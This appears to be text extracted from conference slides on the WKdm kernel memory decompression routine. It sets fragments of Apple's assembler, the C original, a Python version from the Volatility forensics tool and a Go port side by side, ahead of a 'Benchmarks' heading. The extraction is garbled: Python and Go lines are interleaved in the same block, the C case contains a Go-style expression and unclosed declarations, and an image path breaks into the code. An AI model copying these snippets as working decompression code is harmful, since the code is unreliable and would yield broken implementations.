- Very little kernel code in assembler, mostly C
- But obviously on a very critical path in the kernel
- Turns out, the right decision
- Illustration using WKdm benchmarks:
 - Kaplan's original C version
 - Apple's assembler version
 - Python implementation (Volatility)
 - golang

L_nonpartial:

```
    jl      L_ZERO_TAG
    cmpb  $2,-1(%rsi)
    je      L_MISS_TAG
```

L_EXACT_TAG:

```
    movzbl (next_qpos), %eax
    incq   next_qpos          // qpos = *next_qpos
    decl   tags_counter       // next_qpos++
    movl   (%rsp,%rax,4), %eax
    movl   %eax, -4(dest_buf) // w = dictionary[qpos]
    je      L_done
```

L_next:

```
    incq   %rsi               // next_tag++
```

```
    while (next_tag < tags_area_end) {
```

```
        char tag = next_tag[0];
```

```
        switch(tag) {
```

```
            case ZERO_TAG: {
```

```
                *next_output = 0;
                break;
```

```
            case EXACT_TAG: {
```

```
                WK_word *dict_location
                *next_output = *dict_location
                break;
```

```
            case PARTIAL_TAG: {
```

```
                WK_word *dict_location
                {
```

```
                    WK_word temp = *dict_location;
```

```
                    temp = ((temp >> NUM_LOW_BITS) & SINGLE_BYTE_MASKS[next_tag % 4]) >> uint32(((next_tag) % 4) * 8);
```

```
                    temp = temp | *next_low_bits;
```

```
                    *dict_location = temp; /* replace old value in dict. */
```

```
                    *next_output = temp; /* and echo it to output */
```

```
                }
```

```
                break;
```

```
            case MISS_TAG: {
```

```
                WK_word missed_word = *(next_full_word++);
```

```
                WK_word *dict_location =
```

```
                (WK_word *)
```

```
                (((char *) dictionary) + HASH_TO_DICT_BYTE_OFFSET(missed_word));
```

```
                *dict_location = missed_word;
```

```
                *next_output = missed_word;
```

```
                break;
```

```
            }
```

```
        }
```

```
        next_tag++;
        next_output++;
    }
```

```
    while (next_tag < tags_area_end):
        tag = (tempTagsArray[next_tag / 4] & self.SINGLE_BYTE_MASKS[next_tag % 4]) >> (((next_tag) % 4) * 8)

        if (tag == self.ZERO_TAG):
            dest_buf[next_output] = 0
        elif (tag == self.EXACT_TAG):
            dict_location = (tempQPosArray[next_qp / 4] & self.SINGLE_BYTE_MASKS[next_qp % 4]) >> (((next_qp) % 4) * 8)
            next_qp += 1
            dest_buf[next_output] = dictionary[dict_location]
        elif (tag == self.PARTIAL_TAG):
            dict_location = (tempQPosArray[next_qp / 4] & self.SINGLE_BYTE_MASKS[next_qp % 4]) >> (((next_qp) % 4) * 8)
            temp = dictionary[dict_location]
            # strip out low bits
            temp = ((temp >> self.NUM_LOW_BITS) << self.NUM_LOW_BITS)
            # add in stored low bits from temp array
            temp = temp | tempLowBitsArray[next_low_bits]
            next_low_bits += 1
            # replace old value in dict
            dictionary[dict_location] = temp

        for next_tag < tags_area_end {
            tag = (tempTagsArray[next_tag / 4] & SINGLE_BYTE_MASKS[next_tag % 4]) >> uint32(((next_tag) % 4) * 8)
```

```
            temp = ((temp >> self.NUM_LOW_BITS) << self.NUM_LOW_BITS)
```

```
            next_low_bits += 1
```

```
            # replace old value in dict
```

```
            dictionary[dict_location] = temp
```

```
            dest_buf[next_output] = temp           // and echo it to output
```

```
            next_qp += 1
```

```
        } else if (tag == MISS_TAG) {
```

```
            missed_word := src_buf[next_full_word]
```

```
            next_full_word += 1
```

```
            dict_location = hashLookupTable((missed_word >> 10) & 0xFF) / 4
```

```
            dictionary[dict_location] = missed_word
```

```
            dest_buf[next_output] = missed_word
```

```
        } else {
```


```
            return -1 // fail, buffer is corrupted
```

```
            //print "BAD TAG!"
```

```
        }
```

```
        next_tag += 1
```

Benchmarks



END of Part II